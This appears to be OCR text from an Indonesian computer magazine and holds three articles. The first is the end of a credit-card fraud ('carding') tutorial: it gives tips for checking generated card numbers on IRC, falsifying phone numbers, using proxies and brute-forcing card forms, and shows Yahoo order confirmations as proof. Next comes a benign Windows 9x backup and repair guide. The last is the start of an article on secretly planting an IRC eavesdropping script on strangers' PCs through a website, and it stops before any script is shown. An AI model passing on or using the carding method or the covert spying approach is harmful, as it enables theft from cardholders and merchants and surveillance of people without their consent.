Untuk mengecek nomor CC, selain dengan menggunakan CC generator, kita dapat juga dengan cara lain, yaitu dengan mengeceknya di suatu channel di IRC (Dalnet) nama channelnya #TheCC, #yogyacarding dan masih banyak channel lainnya.

Untuk mengisi form telp number, maka gantilah nomor paling belakang dari nomor telpon tersebut, karena jika dari pihak "toko" menelepon dan nomor yang dituju salah sambung, maka toko akan tetap "mengirimkannya".

Isi email dengan email kita sendiri, jangan isi dengan alamat email yang terdapat di dalam list CC.

Sebaiknya dalam melakukan cracking-carding ini, menggunakan Proxy.

Programmer brute force, (seperti yang telah saya ungkapkan di atas) dapat diperimudah dengan membuat program brute force pengisi nomor CC yang telah dibuat menggunakan CC Generator, pada form nomor kartu kredit dan terus melakukan *looping* jika tidak berhasil.

Dan pesan terakhir dari penulis, anggaplah hal ini adalah sebuah permainan, jangan dianggap serius, jadi kalau gagal tidak kecewa :). Dan nikmatilah.

Penulis adalah seorang mahasiswa STMIK Pontianak. Saran dan kritik pembaca terhadap tulisan ini, dapat mengirimkannya ke Pedhet_008@yahoo.com

Carding atau credit card fraud merupakan suatu tindak pidana yang di Indonesia dapat dikenakan hukuman sesuai dengan pasal 362 KUHP tentang pencurian dengan ancaman hukuman maksimal 5 tahun penjara, pasal 378 KUHP tentang penipuan dengan ancaman hukuman maksimum 4 tahun penjara, dan pasal 263 KUHP tentang pemalsuan dengan ancaman hukuman maksimum 6 tahun penjara

Artikel-artikel dalam kelompok **Apa dan Bagaimana Carding** ini disajikan untuk keperluan pengetahuan semata-mata dan sama sekali tidak dianjurkan untuk dipraktikkan. Pembaca diharapkan bersikap dewasa dan memanfaatkan informasi yang disajikan hanya untuk kepentingan ilmiah.


Hasil dan Bukti 'Pembelian' di Yahoo!

<p>Yahoo! Mail Extra Storage</p> <p>Dear Daniel:</p> <p>Your order is complete!</p> <p>Thank you for purchasing Yahoo! Mail Extra Storage. Your order has been received. Please save this confirmation for your records.</p> <p>If you have additional questions about Yahoo! Mail Extra Storage, take a look at our online help section. If you have any billing related questions, please feel free to email us at mail-billing@yahoo-inc.com. Be sure to include your Yahoo! Order ID and your Yahoo! Mail address in all correspondence.</p> <p>Sincerely, The Yahoo! Mail Team</p> <hr/> <p>Unread Messages (3)</p> <p>Inbox (3)</p> <ul style="list-style-type: none"> You are using 0% of your 100.0 MB limit Go to Inbox or Check Other Mail 	<p>Yahoo! Mail POP Access and Forwarding</p> <p>Dear Daniel:</p> <p>Your order is complete!</p> <p>Thank you for purchasing Yahoo! Mail POP/Forwarding. Your order has been received. Please save this confirmation for your records.</p> <p>If you have additional questions about Yahoo! Mail POP/Forwarding, take a look at our online help section. If you have any billing related questions, please feel free to email us at mail-billing@yahoo-inc.com. Be sure to include your Yahoo! Order ID and your Yahoo! Mail address in all correspondence.</p> <p>Sincerely, The Yahoo! Mail Team</p> <hr/> <p>POP Access & Forwarding Options</p> <p>Thank you for ordering Yahoo! Mail POP/Forwarding. If you wish to view the details of your subscription, please visit My Billing info.</p> <p>Step 1 of 2:</p> <p>Web and POP Access</p> <p>I want to read my Yahoo! Mail in my browser, AND also access my messages from any email program (such as Eudora, Outlook, or Netscape Mail) using POP3.</p> <p>With POP3 Access, your mail will be delivered to your Yahoo! Mail account. You may choose to read your messages on the Yahoo! web site, or download them using your desktop email program, (such as Eudora, Outlook, or Netscape Mail). Need Help?</p> <p>Trouble Sending?</p>	<p>Order Confirmation</p> <p>Dear Daniel:</p> <p>Thank you for purchasing your Yahoo! Mail Personal Address Package. Your address will be activated within 72 hours. When we have successfully processed your order, you will receive a confirmation. Be sure to visit the Administration Page where you can confirm your order.</p> <p>Please note that your order will be updated a year from today with the current information.</p> <hr/> <p>Order Information</p> <p>Web Address: www.fresalove.net</p> <p>Premium Service: Yahoo! Mail Personal Address</p> <p>Email Quota: 10</p>
---	---	--

1 Mendapatkan storage yang besar.

2 Hasil Order Forward/pop3.

3 Hasil Order Domain.



Mengatasi Kerusakan SO Windows 9x/2000/Me

Sebagai sistem operasi, Windows seringkali menjengkelkan penggunanya karena kerap rewel, kadang malah mogok, tanpa sebab yang jelas. **Eryanto Sitorus** (ery@postmaster.co.uk) memberi tip cara mengantisipasi dan memperbaiki kerusakan yang menimpa Windows anda.

MESKIPUN KEMAMPUAN SISTEM OPERASI Microsoft Windows dalam hal keamanan (*security*), *multi-user*, *multitasking*, atau dalam hal *interprocess communication* tidak sebaik dan seandal sistem operasi Unix, Linux, SunOS, atau FreeBSD, namun masih ada beberapa hal yang dapat dibanggakan pada sistem Microsoft Windows 95/97/98/2000/ME (Millennium Edition). Salah satunya adalah kemudahan untuk mengantisipasi dan mengatasi kerusakan yang terjadi pada sistem operasi tersebut, dengan begitu maka diharapkan para pengguna (*user*) dapat mengatasi persoalannya sendiri tanpa perlu melakukan instalasi ulang, memanggil tenaga ahli atau mengkonsultasikannya kepada orang lain, apalagi harus membawanya ke tempat service komputer. Karena sifatnya yang mudah dan praktis tersebut, kemudian muncul lah istilah user-friendly.

Microsoft Windows memang sudah terkenal dengan sifatnya yang ramah dan sangat memanjakan customer-nya. Namun sialnya Microsoft Windows juga terkenal dengan sifatnya yang rewel, tidak stabil, tidak aman, mudah terinfeksi Virus, sering macet (*hang*). Dan satu lagi yang paling menjengkelkan, file-file sistem operasi Microsoft Windows sepertinya bisa rusak secara tiba-tiba tanpa sebab musabab yang jelas. Oleh karena itu tidak heran jika sistem operasi yang paling sering mengalami instalasi ulang adalah Microsoft Windows. Tapi anda tidak perlu gusar karena ada cara yang lebih mudah dan praktis untuk mencegah atau mengantisipasi terjadinya kerusakan, salah satunya adalah dengan cara mengamankan atau *backup* file-file sistem yang sudah terinstal dan bekerja dengan benar untuk dipakai kembali di kemudian hari. Dengan begitu, jika suatu hari kelak sistem di komputer anda benar-benar rusak, maka anda dapat memperbaikinya sendiri. Namun sebelum anda mulai melakukan langkah-langkah pengamanan sebagaimana yang dimaksud, pastikan bahwa sistem anda sudah dalam keadaan baik (sempurna) dan bebas virus. Kemudian semua program-program aplikasi yang anda perlukan sudah terinstal dan

bekerja dengan benar, termasuk *driver* untuk perangkat keras seperti Printer, Modem, Sound Card, VGA Card, Scanner, CD-ROM (R/W), atau Ethernet Card (jika ada). Setelah semuanya beres, maka lakukan langkah-langkah atau prosedur sebagai berikut:

1. *Copy*-kan (*backup*) semua file berekstensi .INI yang terdapat pada direktori C:\WINDOWS ke dalam direktori lain, misalnya anda membuat direktori khusus dengan nama Backup. Jika anda melakukannya dalam modus MS-DOS, maka perintahnya adalah sebagai berikut:

```
C:\WINDOWS> MD BACKUP
C:\WINDOWS> COPY *.INI BACKUP
```

2. *Copy*-kan (*backup*) file USER.DAT dan file SYSTEM.DAT ke dalam direktori yang sama pada point 1. Jika anda melakukannya dalam modus MS-DOS, maka anda harus menormalkan atribut kedua file tersebut terlebih dahulu dengan mengetik perintah di bawah ini:

```
C:\WINDOWS> ATTRIB -S -H -R USER.DAT
C:\WINDOWS> ATTRIB -S -H -R SYSTEM.DAT
```

Setelah itu *copy* kedua file tersebut ke dalam direktori yang sudah anda buat sebagai direktori *backup*, perintah untuk meng-*copy*-nya adalah:


```
C:\WINDOWS> COPY *.DAT BACKUP
```

Jika telah selesai meng-*copy*, anda boleh mengembalikan status atribut kedua file tersebut di atas dengan mengetik perintah di bawah ini:


```
C:\WINDOWS> ATTRIB +S +H +R USER.DAT
C:\WINDOWS> ATTRIB +S +H +R SYSTEM.DAT
```

3. Backup *setting* registry yang aktif saat itu dengan mengetik perintah SCANREG pada prompt MS-DOS, contoh:


```
C:\WINDOWS> SCANREG
```



• Gambar 1: Proses scanning registry.



• Gambar 2: Laporan hasil scanning registry.




• Gambar 3: Proses backup registry.




• Gambar 4: Proses backup registry selesai.

4. Untuk lebih meyakinkan, anda juga dapat membackup *registry setting* dengan cara lain, yaitu dengan menyimpannya ke dalam file khusus berekstensi .REG. Caranya adalah sebagai berikut:

- Klik tombol Start/Run
- Pada jendela Run ketik REGEDIT, lalu klik tombol OK




• Gambar 5: Menjalankan program Regedit melalui menu Run.



• Gambar 6: Tampilan program Regedit (Registry Editor).

- Pada jendela program Registry Editor, klik menu Registry → Export Registry File, kemudian tentukan nama filenya lalu simpan ke dalam direktori yang sudah anda buat tadi, yakni di C:\WINDOWS\BACKUP. Sebagai contoh nama file yang anda berikan adalah REGISTRY, lalu klik tombol Save.

Sampai pada tahap ini anda telah mengarsipkan atau membackup *system registry* yang sedang aktif pada komputer anda saat itu. Oleh karena itu, ingat untuk selalu meng-



• Gambar 7: Menyimpan setting registry ke dalam file khusus.



update-nya setiap kali anda melakukan perubahan-perubahan, termasuk pada saat anda menginstal *driver* atau program aplikasi yang lain, yakni dengan cara mengulang semua instruksi sebagaimana yang sudah dijelaskan di atas.

Mengatasi/Memperbaiki Kerusakan


Secara umum, penyebab kerusakan sistem operasi Microsoft Windows adalah sebagian besar diakibatkan oleh beberapa hal sebagai berikut:

- Komputer mati secara tiba-tiba karena listrik padam.
- Komputer terlalu sering dimatikan tanpa melalui proses Shut Down.
- Proses instalasi tidak sempurna (gagal).
- Terinfeksi virus.
- Program anti virus mencoba memperbaiki file-file sistem yang terinfeksi.
- *Setting registry* kacau (berubah).
- Beberapa file sistem sudah tidak *uptodate*.

Beberapa petunjuk yang menyiratkan bahwa sistem operasi telah mengalami gangguan yang serius dan fatal akibat adanya file sistem yang rusak akan terlihat dari pesan kesalahan (*error messages*) seperti yang terlihat pada Gambar 8-10.



• Gambar 8-10: Error message bahwa telah terjadi kerusakan.



Jika sistem anda rusak atau terganggu akibat salah satu kemungkinan tersebut di atas, anda tidak perlu panik. Yang perlu dilakukan hanyalah mengembalikan (me-restore) file-file sistem yang sudah anda *backup* sebelumnya dan coba jalankan program *utility*, seperti ScanDisk dan System File Checker (SFC). Berikut ini adalah langkah-langkahnya:

1. Restart komputer anda ke modus MS-DOS.


2. Pada prompt MS-DOS, ketik perintah di bawah ini:

```
C:\WINDOWS> ATTRIB -S -H -R USER.DAT
C:\WINDOWS> ATTRIB -S -H -R SYSTEM.DAT
C:\WINDOWS> COPY C:\WINDOWS\BACKUP\*.INI
C:\WINDOWS> COPY C:\WINDOWS\BACKUP\*.DAT
```

3. Restart komputer anda untuk masuk ke dalam modus Windows. Perhatikan apakah langkah-langkah di atas telah dapat mengatasi masalah yang anda hadapi. Jika ternyata belum berhasil, lanjutkan ke Langkah 4.

4. Periksa setting registry dengan mengetikkan perintah SCANREG pada prompt MS-DOS. Lanjutkan dengan menekan tombol Start.

```
C:\WINDOWS> SCANREG
```



• Gambar 11: Pesan program SCANREG sebelum memulai proses.

Jika dalam pemeriksaan memang ditemukan adanya kerusakan, maka program akan secara otomatis me-restore registry yang sudah anda *backup* sebelumnya. Setelah itu anda akan diberitahu telah ditemukan adanya kerusakan pada file-file sistem, dan backup registry yang bagus telah berhasil di-restore untuk mengatasi masalah (Gambar 12).




• Gambar 12: Pesan setelah proses Restore selesai.

5. Setelah itu tekan tombol Restart untuk masuk ke dalam modus Windows, kemudian perhatikan dengan seksama apakah sekarang sistem anda sudah lebih baik dari sebelumnya. Jika ternyata masih belum berhasil juga, maka anda dapat melanjutkan ke Langkah 6 berikut ini.

6. Klik tombol Start → Run, kemudian pada jendela Run ketik REGEDIT lalu OK.

- Pada jendela program REGEDIT klik menu Registry → Import Registry File.
- Kemudian tentukan lokasi atau direktori tempat anda menyimpan file backup registry. Dalam contoh ini, file backup registry bernama REGISTRY.REG tersimpan di direktori C:\WINDOWS\BACKUP.
- Jika sudah ditemukan, klik dua kali file tersebut untuk memulai proses impor. Tunggulah beberapa saat sampai proses selesai.




• Gambar 13: Menentukan lokasi file backup registry.




• Gambar 14: Mengimpor file backup registry.

Setelah proses impor selesai, cobalah restart sekali lagi komputer anda, kemudian perhatikan baik-baik apakah



• Gambar 15: Pesan setelah proses impor selesai.


sekarang sistem anda sudah benar-benar berjalan dengan sempurna seperti sedia kala. Jika ternyata masih juga belum berhasil, lanjutkan ke Langkah 7.



• Gambar 16: Tampilan program SFC (System File Checker).


7. Klik tombol Start → Run, kemudian pada jendela Run ketik SFC untuk menjalankan program System File Checker, lalu tekan Enter atau klik tombol OK.


Segera setelah jendela program SFC terbuka, langsung klik tombol Start untuk memulai pemeriksaan file sistem. Proses pemeriksaan akan berlangsung cukup lama. Tunggu sampai proses benar-benar selesai.



• Gambar 17: SFC sedang berproses.

• Gambar 18: Pesan setelah proses pemeriksaan selesai.






• Gambar 19: Laporan statistik hasil pemeriksaan.


Pada Gambar 19 dapat disimpulkan bahwa semua file sistem dalam keadaan baik, SFC tidak menemukan sesuatu yang rusak (*error*). Namun jika anda merasa bahwa masih ada sesuatu yang tidak beres pada sistem anda, anda masih dapat melakukan penelusuran sekaligus memperbaikinya dengan menjalankan program SCANDISK. Petunjuk atau cara menggunakannya akan dijelaskan pada Langkah 8.

8. Start → Run, ketik ScanDisk, tekan Enter atau klik OK.



• Gambar 20: Menjalankan program ScanDisk dari menu Run.


Setelah program ScanDisk terbuka, klik terlebih dulu tombol Options untuk memastikan bahwa pilihan 'Areas of the disks to scan' sudah berada pada posisi 'System and data areas.'



• Gambar 21: Tampilan program ScanDisk.

Tujuannya adalah agar program ScanDisk memeriksa dua hal sekaligus, yakni lokasi (area) beserta file-file sistem dan file data yang ada di hard disk.


Setelah itu kembali ke jendela program utama ScanDisk, kemudian aktifkan pilihan 'Thorough' pada 'Type of test' dan pilihan 'Automatically fix errors.' Dan sebelum anda mengklik tombol Start, pastikan bahwa anda sudah menutup semua program aplikasi yang sedang terbuka atau yang sedang melakukan operasi *read/write* ke hard disk. Untuk



• Gambar 22: Memeriksa Options program ScanDisk.


memulai proses pemeriksaan dan perbaikan (*repair*), klik tombol Start dan tunggu sampai proses benar-benar selesai.

Jika program ScanDisk telah selesai melakukan prosesnya, restart komputer anda untuk melakukan proses *booting* ulang.



• Gambar 23: Scanning disk dalam proses.

Dari hasil uji coba yang penulis lakukan selama ini sudah terbukti bahwa semua langkah yang dijelaskan cukup ampuh untuk mengatasi masalah atau problem yang terjadi pada sistem operasi yang penulis gunakan, dengan catatan penulis sudah mem-backup terlebih dahulu file-file sistem. Dan dengan cara yang sama saya mempersilakan anda melakukan percobaan sendiri.



• Gambar 24. Laporan statistik hasil pemeriksaan.



Nguping di IRC (2)

Menyusupkan Skrip ke PC Orang

Karena banyak keluhan mengenai 'keampuhan' skrip yang dimuat pada NeoTek Juli 2002, **Eryanto Sitorus** (ery@postmaster.co.uk) kembali menyajikan skrip untuk *nguping* 'pembicaraan' di komputer orang lain pada saat chat di IRC.

ARTIKEL BERJUDUL NGUPING DI IRC yang di muat di NeoTek, Vol. II No. 10, Juli 2002 lalu benar-benar membuat saya jadi merasa bersalah, capek, dan sedikit stres.

Betapa tidak, sejak artikel itu terbit, hampir dua minggu lebih secara berturut-turut saya harus bolak-balik *me-reply* email yang masuk untuk menjawab dan menjelaskan kepada mereka-mereka yang bertanya seperti ini: "Mas, *koq* saya *enggak* bisa menjalankan skrip Nguping di IRC? Salahnya dimana sih..." Sementara itu, kelompok berikutnya, dengan agak sedikit galak bertanya seperti ini: "*Gua udah* bisa menjalankannya, tetapi skrip Nguping yang *lo* bilang bisa nguping di IRC itu cuma bisa aktif di PC gua doang tuh. Biar bisa aktif di komputer orang lain, caranya gimana? *Lo* jangan bikin sembarangan artikel donk kalau *enggak* tuntas..."

Karena nada pertanyaan yang pertama kedengarannya masih terkesan santun dan bersahabat, maka saya pun menjawabnya dengan ramah pula. Bahkan saking ramahnya, saya kirimkan mereka satu per satu skrip tersebut. Sedangkan pada pertanyaan yang ke dua hal itu tidak saya lakukan. Mau tahu apa yang saya katakan kepada mereka? Saya jawab saja begini: "*Eh elu-elu pade jangan nyalahin gue donk...* komplain *donk* ke NeoTek, kenapa artikel itu di

muat..." Saya tidak tahu persis apakah mereka jadi mengirim email ke NeoTek atau tidak, yang jelas persoalan itu telah memaksa saya menulis artikel ini (tentunya sebagai rasa tanggung jawab saya kepada majalah NeoTek dan pembacanya).

Namun sebelum mulai membahasnya lebih jauh, saya ingin mengucapkan kesempatan baik ini untuk mengucapkan *thanks* pada rekan-rekan di DALnet IRC Network, #NeoTek, yang dengan "keramahan" mereka telah membantu saya menjawab sebagian pertanyaan yang sama seperti yang saya terima di atas. Ucapan terimakasih itu dengan ikhlas saya sampaikan kepada: Im_David, Ace_Killa, Samurai_Hack, Prayana, dan termasuk rekan-rekan pembaca setia NeoTek yang sudah mengirimkan email-nya kepada saya, karena biar bagaimanapun, karena anda semualah sehingga artikel ini menjadi ada. Harapan saya, mudah-mudahan apa yang saya bahas dalam artikel ini adalah merupakan jawaban yang "seharusnya" anda inginkan.

Dalam artikel ini, pada intinya saya akan menjelaskan kepada anda bagaimana cara menyusupkan skrip ke dalam komputer orang lain melalui home page, situs, atau website. Dan agar artikel ini tidak terlalu kepanjangan, maka sebagai bahan prakteknya, kita akan menyusupkan skrip Nguping di IRC yang dibahas pada

majalah NeoTek Vol II No. 10, Juli 2002 yang lalu. Bagi anda yang belum mengetahuinya dan ingin membaca penjelasan lebih detail mengenai tentang artikel tersebut, maka silakan anda cari majalah itu.

Skrip yang Akan Disisipkan

Berikut ini adalah bentuk listing skrip Nguping di IRC yang akan kita susupkan ke dalam komputer orang lain. Namun perlu anda ketahui bahwa mengingat tidak sedikit rekan pembaca NeoTek yang mengatakan skrip Nguping di IRC yang dibahas pada edisi Juli 2002 "tidak jalan," maka saya putuskan untuk mengubah atau memodifikasinya sedikit dari aslinya.

